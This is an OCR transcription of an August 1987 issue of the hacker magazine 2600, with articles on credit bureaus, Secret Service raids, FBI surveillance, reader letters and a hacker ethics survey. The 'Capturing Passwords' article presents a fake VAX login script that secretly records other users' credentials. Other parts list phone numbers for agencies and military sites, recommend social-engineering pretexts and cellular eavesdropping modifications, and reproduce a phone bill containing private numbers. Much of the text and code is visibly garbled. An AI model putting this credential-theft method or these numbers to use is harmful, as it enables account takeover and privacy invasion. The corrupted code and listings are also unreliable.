

CONTENTS

SUMMER GAMES OF 87	3
TRW CREDENTIALS	4
PHONE NUMBERS	6
TELECOM INFORMER	8
FBI REVEALED	9
CAPTURING PASSWORDS	10
AT&T SUBMARINE MAP	11
LETTERS	12
A HACKER SURVEY	15
2600 MARKETPLACE	19

2600 Magazine
 PO Box 752
 Middle Island, NY 11953 U.S.A.

WARNING:
 MISSING LABEL



2600

The Monthly Journal of the American Hacker

VOL. 4 NO. 8

AUGUST 1987

\$2



TRW Credentials Lack Credibility


By Rex Nabe

One of the powers ordinarily attributed to the modern American hacker is absolute control over the credit ratings of those who oppose them. Like all myths, this one too has a factual basis, which is probably the well-publicized invasions of the TRW credit service, documented in the 1984 editions of 2600. Hacker visitations to TRW received widespread media coverage when Newsweek columnist Richard Sandia found his credit card numbers and similar private information posted on a hacker's bulletin board. Subsequent investigation revealed that due to TRW's shoddy security practices, hackers had the ability to make inquiries into TRW's vast database of American consumers' credit histories.

Now TRW is offering to those same American consumers the ability to look at their own credit reports, and to see who makes inquiries. Their new service, called TRW Credentials, lets a credit user look at his or her credit report, receive a notification whenever anyone else gets a copy of it (such as a bank where an application for a credit card or loan is pending) and the ability to add information that may improve one's credit rating. Anyone with or without a credit history can subscribe, as long as they're willing to fork over \$35 a year.

However, a closer look at their service reveals that they are only selling a more convenient (and expensive) version of what they must already provide to you under the law. The Fair Credit Reporting Act requires that consumers who complete credit histories make their information available to the individuals in question, if they request it. For an \$8 fee (the minimal charge permitted under the law), they will send you your credit file. The file will include a list of all institutions who have received copies of it during the past year. If you find something in your file that is incorrect, you can protest to TRW, who will then investigate by asking the institution who provided the contested datum to verify its accuracy. This applies to any credit history service, not just TRW. Another feature of the Act is that if you are denied credit, such as being refused for a loan or credit card, you can (within 10 days) request a copy of your credit file

without needing to pay the fee.



Well, this is America, and there's nothing wrong with companies trying to sell you something that you should already have. To make it look like you're buying more than the Fair Credit Reporting Act, TRW adds on a "Financial Profile" form, which supposedly lets you add information to your credit file that may improve your chances at getting credit. But there's nothing you can put on this form that can't be put on an ordinary loan application, and the subscribing credit grantors (such as banks or department stores that also subscribe to TRW Credentials) that might look at the information face it all on a separate form. It turns out that all TRW is saving you is the trouble of filling out a credit application all the way. On top of this they throw in insurance against unauthorized use of your cards (which the law already protects you against, beyond the first \$50), and the ability to send your credit report to credit grantors elsewhere in your state, should you want to shop around for a loan (but only if you live in California or New York, and only with credit grantors who already subscribe to TRW Credentials). All in all a dubious value.



The Summer Games of 1987

(Continued from page 3)

tend to roam wild. Given the overall technological literacy of the media and law enforcement coupled with the almost hysterical paranoia of the phone phreaks and computer hackers, it soon becomes abundantly clear that nobody knows what the hell is going on.

That's what's most disturbing here. It's one thing to break into people's homes and go on a confiscating binge if you've got something to say when others ask why. To do otherwise is not too far from arresting someone and holding them without naming a specific crime. Having most of your possessions taken away from you is unsettling enough without having to wait to find out why.

We also have many questions concerning the methods used. A teenager was almost shot by the Secret Service when he reached for a shirt after having been woken up in his room. Naturally, they assumed he was reaching for a gun—that's what hardened criminals are supposed to do, after all. A member of AT&T security found this out—from the Secret Service themselves. Apparently they thought it was funny.

The Secret Service knocked down at least two front doors with battering rams in their haste to get into these homes. In each case that we heard of, there was substantial damage, much more than what was necessary to get in. That according to neighbors and eyewitnesses.

And in at least one other instance, the Secret Service disguised themselves as United Parcel Service employees. They had a truck, packages, even the standard UPS clipboard.

We've had other reports of agents who refused to identify themselves, didn't produce search warrants, or acted in a rude fashion.

What in the world is going on here? Are these atrocities to be tolerated? Is the Secret Service attempting to live up to their initials or are they just incredibly

unaware of what they're really doing?

These were all teenagers who were involved in the raids. And while they may have been quite intelligent, they most certainly were not about to shoot at police or pose any kind of a threat. There was no need to "trick" them into opening the door. That kind of gimmick is appropriate for mobsters perhaps, but not for adolescents.

We object to the methods used by the Secret Service. In fact, we question the very use of the Secret Service themselves. Why was a group such as this called in to deal with a matter that virtually any law enforcement entity could have handled?

Regardless of what comes out of this case (if one is ever even permitted), the events that transpired are quite unacceptable. Unfortunately, most of those involved have been scared into silence. Scared by the strong-arm tactics of the law, scared by the sensationalist media, scared by not knowing what the hell is going on. This is a very scary situation.

If such an occurrence should happen to you or anyone you know, this is what we suggest: Keep an eye on everything that is going on. Remember what is taken, what is handled, what is said. Write it all down when they leave. Do not, under any circumstance, give them an excuse to play rough. Law enforcement types can take lies and they can often get away with it. You don't have to answer any questions without a lawyer present. List the names of everyone who comes into your house—you are most certainly entitled to know this. And if you do decide to talk to the media, avoid the sensationalist types like The New York Post. Go for the newspapers that put a little time into their stories and have been known to uncover things in the past. Make sure they understand what

(Continued on page 14)

A It is not well in the home shopping industry. Yes, those ridiculous shop-at-home

programs that have been peeping up on nearly every television station in the country (including some PBS stations!) are having major problems with their phones. Take Home Shopping Network—the first and biggest of them all. They say more than half of their incoming calls went unanswered last year! So they replaced their old Centres equipment with a Rockwell International Corporation (Galaxy ACID switching system. AT&T provides the switching equipment, so the local central office is completely bypassed. Will it screw up? Stay tuned.... The Federal Communications Commission has decided that it's not necessary for cellular phones to be equipped with labels warning that conversations on them can be easily intercepted by anyone with the proper radio. After all, it's now illegal to listen! Brilliant, just brilliant.... Perception Technology Corporation is selling equipment to dozens of college campuses that allow students to register for courses using touch tone phones. The two latest are the University of Alaska and Contra Costa Community College of Martinez, California. The equipment is called VO-COM, a despatching box that links phone lines to the university mainframe computer using a voice response system.

Other campuses using similar systems are Lane Community College of Eugene, Oregon; Brigham Young University of Provo, Utah; Louisiana State University at Baton Rouge; the University of Alberta; and the University of Southern California at Los Angeles.... MCI hackers, beware! MCI has recently bought the Real Time Toll Fraud Detection System from Applied Computing Devices Inc. of Terre Haute, Indiana. The system uses on-site selection and compression of call data

for rapid detection of toll fraud. The system uses a network of ACED's Universal Billing Converters and Interface Adapter Units to monitor remote sites using the UBX Network Call Data/Billing Data Management System.... Pacific Bell is in trouble. Someone called the Suicide Prevention Center in Burlingame, California threatening suicide. A center representative asked PacBell to trace the number and PacBell cheerfully gave the wrong address. A woman who happened to live at the wrong address said she—carrying police officers and a large black attack dog came charging through her apartment. (Suicide is illegal, you know.) She's suing PacBell for alleged invasion of privacy as well as physical and emotional damages. In all the fun, no one seems to know what happened in the original caller.... Did you know that the most prestigious exchanges in the Hampton are 324 (Fast Hampton) and 283 (Southampton). The nouveau-riche must suite for 329 (Last Hampton) and 287 (Southampton). New York Telephone reps say they've been offered bribes for numbers with the old exchanges. Some status-conscious people have been using answering services inside the old exchanges to avoid being embarrassed. More practical types are furious over the fact that calling and/or equal access aren't available (every one of the exchanges is crossbar)... Cockroaches, fleas ants, and wasps are the most common insects found in phone equipment and they can cause extensive damage, according to South Central Bell officials. "Spiders spinning webs across terminals cause moisture to collect on a terminal, leading to shorting out or glitches in your telephone connection," an official said. "Termites can actually bore through cable lines." We've decided not to print any phone bugging jokes here, sorry.... Of the \$64.2 million collected by

(continued on page 23)

FBI revealed

The FBI Project Newsletter
The FBI and Your BBS
Published by Glen L. Roberts
Box 8275-MI
Ann Arbor, MI 48107



Review by Emmanuel Goldstein

Two very important and relevant publications came our way recently, both published by the Full Disclosure folks. They comprise the Federal Bureau of Investigation and they will prove intriguing to many. The FBI Project Newsletter's 2 quarterly newsletters that promises to keep readers up to date on FBI abuses and activities. The FBI and Your BBS is a must for anyone interested in running a computer bulletin board system.

Included in both publications is a history of the FBI, illustrating how the original intentions of the agency have become tarnished over the years. Some instances of abuses include cover-ups of criminal acts by agents and informants, violations of the Privacy Act, and surveillance and searches of political activists.

"The best measurement," according to the newsletter, of the FBI's activities was done on March 8th, 1977, when all the records were stolen from the FBI's office in Media, PA. They show that the FBI's active cases at that time were broken down as follows: 40% political surveillance and other investigation of political activity (2 right wing cases, 10 immigrants cases), and over 200 left wing cases); 25% murder, rape, and interstate theft; 7% draft resistance; 7% leaving military without permission; and 1% organized crime (mostly gambling)."

We don't know what happened to the other 20% and we can't really vouch for the accuracy of these figures. But we do know that things are going on in the FBI that have quite a lot of people up in arms, and computer users are no exception. The newsletter gives tips on how to find out what the FBI is doing in your area—everything from listening to their radio frequencies to stalking out their hangouts and doing some surveillance of your own.



The FBI and Your BBS provides advice on protecting your bulletin board system from FBI snooping. By making a system private, it becomes a crime for an FBI agent (or anyone else) to use the system without authorization. This is true due to our old friend, The Electronic Communications Privacy Act. Using the ECPA in this way is indeed ironic, but as the newsletter says, we must "do our best to make sure the government follows its own rules."

We like the spirit of this newsletter and we think anyone interested in either the FBI or computer bulletin boards will find much worthwhile reading here. For the future, we hope to see more references to other kinds of law enforcement entities, such as our friends, the Secret Service. Limiting the subject matter to only one organization will be somewhat restrictive and might lead some to believe that the publishers have a vendetta against the FBI, even though it is unquestionably the most visible of these agencies. We also hope to see the ideas and values presented here show up on bulletin boards across the country. Mass awareness is really the only way to get these facts out.

To subscribe to this newsletter, send \$10 to The FBI Project, Box 8275, Ann Arbor, MI 48107. Send \$5 for a copy of The FBI and Your BBS.

CAPTURING PASSWORDS

By Todd Ford

Many times if you are already a user on a VAX VMS system, it would be handy to have the account names and passwords of other users of the system. In order to get additional names and passwords, I wrote the DCL (DCL Control Language) command file below which will simulate the normal login screen on a VTI10 or compatible terminal, and will write the user's account name and password to a file in your account, and will then abort as if a line glitch had occurred.

The user who enters his name and password should not be suspicious, since the login appears to abort from natural causes. In the event that he/she is, however, the CTRL B,TAB command sequence defined will force an exit from the network or host system before control is passed back to the user. Note that the CTRL B,TAB sequence is system-specific and should be whatever characters are used on your system to disconnect the terminal or process from the host computer.

The files USER.TST and PASS.TST contain the user's login name and password, respectively.

Another handy trick is shown below. This command creates a file in your account which will subsequently capture all the activity occurring at your terminal. Any keystrokes, any commands, all the actions done at the keyboard will be logged in the file as well as going on at the terminal as normal.

SET HOST:LOG - filename .0

Be sure to include a legal VMS filename and be sure to include the zero following the filename.

Once the user or whomever logs off, system control returns to the account from which the above command was given. At that point, the filename specified now has the contents of the session. It may be necessary, if you want to edit the file with EDT or a standard text file editor, to run the following command:

MODR REF

This will convert non-ASCII control sequences (like terminal control characters) to standard ASCII codes (like ESC for the Escape key). The file can then be examined at will.

Interested in more VAX guides? Have terminal will have.

USE THESE IF YOU ARE CONNECTED BY A LAN TO YOUR VAX

```
0 SET HOST:REFLOG .0
1 LOGOFF/NOBACKLOG/NOSETUP *22*
2 TYPE SYSTEMOUT
3 YOU MAY NOW ENTER NETWORK COMMANDS
4 INQUIRE/NOUSER-COMMUNICATION OPERATOR *2*
5 TYPE SYSTEMOUT
connecting...11 1616326 success
6 INQUIRE/NOUSER-COMMUNICATION *22*
7 SET HOST:REFLOG *LOGOFF*
8 TYPE SYSTEMOUT
9 THE-STATUS-PORT
```

THIS IS WHERE YOUR PARTICULAR LOGIN MESSAGE GOES

```
0 PROMPT: override *username*
1 SET TERM:KOSMOL
2 INQUIRE PASSWORD *password*
3 OPER/NOUSER-COMMUNICATION PASS:222
4 WRITE OUTPUT: password
5 DELETE OUTPUT
6 OPER/NOUSER-COMMUNICATION USER:222
7 WRITE QUEUED USERNAME
8 CLEAR OUTPUT
9 TYPE:SYSTEMOUT
User authentication failure
10 WAIT 30:30:05
11 CTRL:ESC * * *
12 CTRL:J * * *
13 TYPE:SYSTEMOUT Ctrl_E_222
14 EXIT
```

PASS.TST WILL CONTAIN THE PASSWORD OF USER

USER.TST WILL CONTAIN THE NAME OF USER

numbers

(Continued from page 7)

```
806 447 5395 IHM
805 487 6922 AM CORPORATION
805 507 7213
805 765 7625
806 239 9981 CIA
808 417 5946 CAMP H.M. SMITH
805 417 6825 CAMP H.M. SMITH
808 417 6823 CAMP H.M. SMITH
808 417 6824 CAMP H.M. SMITH
808 417 6825 CAMP H.M. SMITH
808 489 6727 CAMP H.M. SMITH
815 723 6526 JO. JEC. COLTHER
816 471 1923 KETTER HOME
815 812 0630 FBI
816 642 0621 FBI
815 812 1270 LEE TXE
817 222 8131 FT. WORTH SCHOOL
817 623 4431 GIE
819 895 0413
815 222 1352 H&H REPELLINE
804 882 2382 ELSIN BAGE
804 882 2248 ELSIN BAGE
804 882 9201 ELSIN BAGE
804 882 2202 ELSIN BAGE
812 925 2204 ROEING AIR FORCE
812 926 2725 ROEING AIR FORCE
812 926 2231 ROEING AIR FORCE
812 926 2232 ROEING AIR FORCE
812 926 2233 ROEING AIR FORCE
812 926 2234 ROEING AIR FORCE
812 227 4222 SLM
814 347 5546 SICES
814 471 4825 MORIET COLLEGE
814 822 6402 MARLET MILLING PARK
815 224 5215 ARKX MILLIONS HOTEL
815 225 4547
```

at&t sub maps

By Bernia S.

Finally, something free from AT&T! I've just received two copies of the "Submarine Cable Systems Chart of the World," a beautiful 38" x 52" seven-color map produced by the International Cable Engineering Department of AT&T's Long Lines Division.

I first became aware of this map last summer when a friend showed me a key ring an AT&T engineer had given him. He said, "Free AT&T Submarine Cable Maps" and listed a phone number. When I called it, the woman who answered knew nothing about maps but suggested another AT&T number to try. After five more calls like this, I finally reached AT&T's International Engineering Division. The man there denied that such maps were available, but after a little "social engineering" (I told him I was a university professor of telecom engineering and needed the map as a teaching aid), he conceded that a new version was being readied and that he'd see to it that I got a copy. Four months later the maps arrived in a big tube—it was worth the wait.

The map, a mercator projection dated December 1986, shows in surprising detail present and proposed submarine cables color-coded as AT&T's, others, and lightguides. To the best of my knowledge, no major transoceanic optical fibers have been laid yet, but this map shows them anyway. A disclaimer states,

"NOTE: Chart scale prohibits the display of all submarine cable systems. Precise political and geographic distinctions are not within the scope of this representation." Still, the map shows quite a lot and is a respectable world map in its own right. In addition to submarine cable systems, the map details and labels all significant land masses, ice shelves, ocean depths and trenches, mountain ranges, political boundaries, and latitude and longitude.

The Submarine Cable Systems Chart of the World will look great on any hacker's or phreaker's wall. It obviously cost AT&T a lot of money to produce, so they'll probably be reluctant to give them away to just anybody. Be sure you have a plausible story cooked up as to why you deserve a map before demanding one. Good luck!

You Too Can Write for 2600!

Just send your articles to:
2600 Editorial Dept.
PO Box 99

Middle Island, NY 11953
Call 516-751-2600
for specific info

here are the letters

CNA/CPA Questions

Dear 2600:

I don't understand your listing of CNA (Customer's Name and Address) numbers. For instance, my area code is 305 in Florida. According to your listing, I have to dial area code 912 (7840440) to get a customer's name and address. This seems strange because area code 912 is located in the State of Georgia and I have to pay a toll charge if I use this area code.

I have Radio Shack's Dauphine CPA-1000. It all "pen registers" work the same as this one, they can be easily voided. The pen register will not record the number of an outgoing call if same is made on a cordless telephone. The call is listed as an incoming call without the telephone number.

If anyone has a suspicion that spies are registering his outgoing call numbers they have only to use the cordless phones, without worrying that same are being recorded.

No mention was made of this in your article "A Pen Register For Phreaks" in your last issue, or didn't you have any knowledge of this?

Samuel Rubin

If you take a look at our CNA list, you'll see that many area codes have their CNA bureaus located somewhere else, often in other states. It's one of those bitter wounds we hear so much about.

It's quite true that the pen register can be fooled into thinking that a cordless call is really an incoming call. We're not sure if all pen registers can be tricked this easily. However, keep in mind that when you use a cordless phone, you're broadcasting your conversation over the radio, which can be quite damaging. If this works consistently, the best method would be to dial on a cordless phone and then transfer to a regular phone. Unless of

course, you're being tapped. A face to face conversation in the middle of a huge empty parking lot might be the answer. *Burthen there are satellites....*

ITT Switching

Dear 2600:

The letter from Benno S. in the May issue parallels my experience with an ITT 2100 switch I was responsible for in my old office. That office has been closed down for a year, and I didn't copy the documentation, so I can only describe it in general terms—but here goes.

We were a software development team located in Bergen County, NJ. In addition to the usual complement of local service (NJ Bell lines, our office had 2 sets of lines for Inward-WATS service (New Jersey and New York), and 2 sets of lines for outward-WATS (for New Jersey and the rest of the country—Bantu 5). When the ITT switch provided was called DISA, "Direct Inward-System Access". If you called in on certain numbers in any of the sets, it bypassed the receptionist's board and got a dial tone, just as though you had picked up a phone on the premises. You could then dial an office extension directly, dial 9 for an outside (local) line, or—drum roll, please!—dial 91 or 82 to get an outside WATS line.

This switch was also programmable—the assignment of what number(s) to dial for an outside line; assign "hunt groups" (make calls to a busy number "hunt" another phone to ring); special features of multi-button phones (each button was programmable to perform any available function); assign a pecking order of numbers that could interrupt calls on other extensions, etc., etc. There was a provision for numeric passwords for the WATS lines, but we never implemented it.

The entire system was basically a giant table of what internal line had what kind of phone and its privileges. The table was kept in both RAM and non-volatile memory; when you were satisfied with your changes, you told the switch to save them. Programming was done through a serial port, which was hooked up to a 300-baud modem. Since this modem was on the phone system, this meant that it was accessible to the outside world (IT Customer Support, by intention, but also the world generally) by calling in on a designated DISA line. Usually, however, ITT service people visiting the site would bring a custom mini-terminal or a Radio Shack Model 100 with them and hook up directly to the serial port. The system was password protected, but the default "master" password is pretty obvious.

The original idea was that us programmer types could have terminals at home, and if we got called to take care of a client's blowup, we would call in to work on a local number if we lived close enough, or on the In-WATS if further out) and dial up the client machine on the out-WATS. In practice, it never worked worth a damn because the end-to-end line losses involved in going from WATS to WATS prevented our cheap modems from handshaking.

The powers that be lost interest in the system when it became apparent that (A) it wouldn't provide the work-from-home capability they were promised, and (B) the boss employees couldn't keep straight when to use In-WATS and when to call in on their own nickel. (Least-cost routing was a pretty far-out concept for most of them. Of course, if some of them were using the system to call Mom in Palm Springs, it wouldn't have shown on the WATS bill, which gave only total hours of use. Is

that why WATS lines are cheaper than regular ones?)

Oh, by the way—I tried the Carolina Beachcomber's VAX program under an account that has CMKRNL but NOT CMEXEC; it works under that situation, too. Gives a false a warm fuzzy feeling just to know that it's there if he really needs it....

The Pymal Wombat

Hotline Numbers

Dear 2600:

My mailbox is always full of mail promoting some kind of Investment Advisory Service. These services tell you all about the economy, where it's headed, and what to invest in to make big bucks. For a fee (ranging from \$19 to \$149) these services mail out a monthly newsletter recommending the hottest stocks, bonds, funds, options, all kinds of things.

Most of these services also provide a telephone hotline to call for daily or weekly advice, while waiting for the newsletter.

If any of your readers know of any of these phone numbers, how about publishing the list? Who knows, we might all get rich (legally) while we read 2600!

Frank B.

Monitoring Cellular

Dear 2600:

Updating the information contained in the "Telecom Informer" of your April issue:

The 800 mhz mod diode was moved from the underside of controller board PC-3 in later models of the Radio Shack Pro 2004 scanner. Snipping one end of the diode is still the modification, however. One almost gets the feeling that Radio Shack wanted to make it easier for us to monitor cellular telephones.

(continued on page 18)

(continued from page 5)

you're saying so there's no misunderstanding. A good local TV news—they're mostly after ratings.

Naturally, you should try not to let yourself get into a situation where such unpleasant things can happen to you. But sometimes that isn't enough. In 1985, The Private Sector, a bulletin board run by 2600, was wired merely because its phone number had been mentioned on another bulletin board system that was being investigated. Clearly, these are precarious times.

On the subject of bulletin boards, we've made some important decisions in the last month. We are going to try and start up some boards as quickly as possible. Each of our boards will have public levels that are open to anyone who calls in. Verification of callers will not be required. Being anonymous is your right. Each caller will also be given a private mailbox, through which he can communicate with other individual callers. What goes on in the private mailboxes will only be seen by the sender and the receiver. The system operator won't even be able to access this information, at least not without resetting the account so the password no

longer works. Passwords will also not be accessible by anyone other than the caller.

We feel this will untound the issue of what is legal and what is not. On the public levels, illegal information, such as credit card numbers and long distance codes, won't be permitted and will be removed if spotted. Public levels will be accessible to everyone who calls. Private mail will remain private. It will be analogous to the mail we get from the post office. By making these distinctions, we think it will become much harder for bulletin boards to be "ruined" because of supposedly illegal activities.

We've received some calls from folks interested in running bulletin boards. We now need software that can perform the above functions. If you have access to this, please contact us.

If you belong to a company or organization that agrees with what we're saying, you might want to donate or loan computer equipment for this purpose. We'll also be happy to run boards for anyone who wants to sponsor one, but has misgivings about doing it from their home. We have the means to save a little bit of freedom here. We cannot do this alone.

2600 HAS MEETINGS

Every Friday afternoon
between the hours of 5 and 8
in the Market area of the Citicorp Center
in New York City,
53rd Street and 3rd Avenue

At times like these, people begin asking philosophical questions. What is right and what isn't? The thought that would be a good subject to ponder for the hacker of the world and this is what we've managed to come up with so far. Feel free to write in with your own comments, whether you're a hacker or not.

The one thing that most of the hackers we spoke with seem to agree upon is that stealing information with credit card numbers is wrong. Many went on to say that this does not comprise hacking at all. In other words, any moron can get a credit card number and misuse it.

Why are such people categorized as computer hackers? Probably because some of them use computers to get credit card numbers, said a few. Others believe it's because the public and the media don't understand how anything involving credit card fraud can be accomplished without the help of a computer. It's quite possible to commit credit card fraud simply by picking a credit slip out of the garbage or by standing around an ATM machine until somebody discards a receipt that has their Visa number on it. Since many credit checks don't verify the person's name or the card's expiration date, it's become extraordinarily easy. Which is another reason many hackers dislike it.

What should happen to such people? Many hackers believed they should be dealt with severely, although prison terms weren't mentioned. Almost all believe they should go to work wherever it was they stole.

How about using distance fraud? Reactions to this were mixed. Some feel that typing off long distance companies is exactly like credit card fraud. Others believe it's a few steps above it, particularly if a hacker uses ingenuity and common sense to avoid being caught. A few questioned whether or not there was anything wrong with money to the company involved, particularly the big ones. "Who does AT&T have to pay when they're

stuck with a fraudulent phone bill? Do they pay themselves? The smaller companies usually pay AT&T, but who do the bigger companies have to pay? It's not like we'd make a two-hour toll across the country if we had to pay for it, so the lost revenue speech is kind of hard to swallow." "It seems to me that the phone lines would still be there whether or not we were on them, the computers would still be running if we weren't on them, either way the cost to the company is almost the same." A few pointed out that the bad publicity surrounding code abuse probably does more harm than the actual phone bills.

Some said that toll fraud was a necessary part of computer hacking, but it wasn't a form of hacking in itself. But nearly all we questioned seemed to agree that when caught, the culprit should be made to pay back what they used, as long as they're presented with evidence that they made the calls.

What kind of hacking is acceptable in the hacker world? Generally, access to systems that a hacker would never gain access to, regardless of how much he was willing to pay. Systems like the phone company computers, credit checks, census bureaus, and private military systems were mentioned most. "By accessing these, we're keeping a lot more than we ever could on CompuServe." "We can uncover lots of secrets, like how easy it is to change somebody's credit or how easy it is to find an unlisted phone number. People would never know these things if it weren't for us." These kind of hackers look upon themselves as "technological Lewis and Clarks."

What kind of prize should a hacker pay if he's caught on a non-public system? A few said a fine of some sort should be imposed. But most seemed to believe that an agreement of some sort could be reached between the various parties, such as the hacker telling the operators how they accessed their system and what bugs

(continued on page 22)



Phone: Communications Corporation
 12000 Sycamore Valley Drive
 Redwood City, CA 94063
 415-354-1000

Dear PC Pursuit Customer:

You may be aware of the FCC's recent proposal to impose switched access charges on Telnet and the other enhanced service providers (ESPs). This letter is being sent to all PC Pursuit users to provide some initial information on the new FCC proposal and to answer questions you may have regarding the proposal and its potential impact on PC Pursuit and other computer-based services.

Switched access charges (also called "carrier access charges") were originally devised by the FCC as the interexchange carriers' means of payment for their use of the local exchange dial network in originating and terminating long distance traffic. Now, the FCC proposes to extend these access charges to enhanced services such as Telnet's PC Pursuit, as well as to any other computer-based service which has interstate traffic, including database services, electronic mail, computer conferencing, home banking/shopping, telebanking, and videotex.

Based on information now available from the FCC, we estimate that access charges would add approximately \$4.50 per hour to ESP costs for dial-in access to a remote host computer, and \$7.9 per hour for a service such as PC Pursuit which uses both dial-in and dial-out access on each call. PC Pursuit customers and other computer users would be particularly affected by these access charges. PC Pursuit's current "flat-rate/unlimited usage" service would have to be replaced on a per usage basis, incorporating the \$7.9 per hour access charge. It is doubtful that the service could survive at this inflated rate.

Telnet and the other enhanced service providers intend to fight the FCC's proposal. You can assist in our effort by letting the FCC and your Congressional representatives know how access charges will adversely affect your ability to reach information and remote DBS systems affordably. The FCC has asked for this input. Please use this opportunity to add your voice to the debate and stop the proposed increase.

Once the FCC's official Notice of Proposed Rulemaking has been published, we will provide more details on the proposal. This information will include addresses and other information for your letters, and the FCC's schedule for receiving comments on the proposal. In the meantime, please address your questions or comments to FCC ISSUES on PC Pursuit's Net Exchange DBS. PC Pursuit customers can access the Net Exchange using the following sign-on procedures:

PC PURSUIT, YOURID (CR)
 PASSWORD, YOURPASSWORD (CR)

Working together, we conceived a similar proposal which would have applied access charges to PC Pursuit and other enhanced services just three months ago. With the same effort now, we can repeat our victory, and protect the important computing resources we enjoy affordably today.

WE NEVER THOUGHT WE'D SEE THE DAY WHEN THIS MAGAZINE would actually donate space to a huge corporation in order to give them a chance to get a message through. Well, in this particular case, they make a lot of sense. It's a rare occurrence, but it does happen now and then.


7/01/87

CUSTOMER:
 INVOICE #
 JUL 05, 1987

US Sprint Communications Company
 CALL DETAIL ----- PAGE 32
 PIN/ACCOUNTING CODE 367
 ORIG. CITY: OAKLAND

NO	DATE	TIME	CITY	ST	A/C	NUMBER	MIN	COST
1	06/03/87	06:31PM	E	LOS ANGELES	CA	213 389-2514	3.0	.79
2	06/03/87	06:33PM	E	ALAMEDA	CA	415 523-5083	2.0	.26
3	06/03/87	07:54PM	E	ALAMEDA	CA	415 523-5083	1.0	.14
4	06/03/87	09:20PM	E	ALAMEDA	CA	415 523-7154	1.0	.17
5	06/03/87	11:41PM	N	BERKELEY	CA	415 845-7443	1.0	.12
6	06/03/87	11:51PM	N	BERKELEY	CA	415 845-7443	2.0	.19
7	06/04/87	12:28AM	N	DAVIS	CA	916 752-4894	15.0	1.86
8	06/04/87	12:43AM	N	DAVIS	CA	916 752-4821	1.0	.19
9	06/04/87	11:53AM	D	DAVIS	CA	916 756-6337	8.0	1.73
10	06/04/87	02:07PM	D	SANBARBARA	CA	805 685-8210	16.0	4.46
11	06/04/87	02:21PM	D	W WEBSTER	NY	716 671-0771	10.0	3.23
12	06/04/87	02:34PM	D	LA MESA	CA	619 698-8925	16.0	2.55
13	06/04/87	05:08PM	E	IRVINE	CA	714 856-0319	1.0	.34
14	06/04/87	06:12PM	E	SARASOTA	FL	813 924-7317	2.0	.63
15	06/04/87	07:46PM	E	RICHMOND	CA	415 223-6625	6.0	.61
16	06/04/87	08:01PM	E	SARASOTA	FL	813 924-7317	65.0	12.87
17	06/05/87	12:11PM	D	BERKELEY	CA	415 642-4636	1.0	.22
18	06/05/87	02:00PM	D	IRVINE	CA	714 856-0319	11.0	3.42
19	06/05/87	04:24PM	D	OAKLAND	CA	415 836-8733	1.0	.22
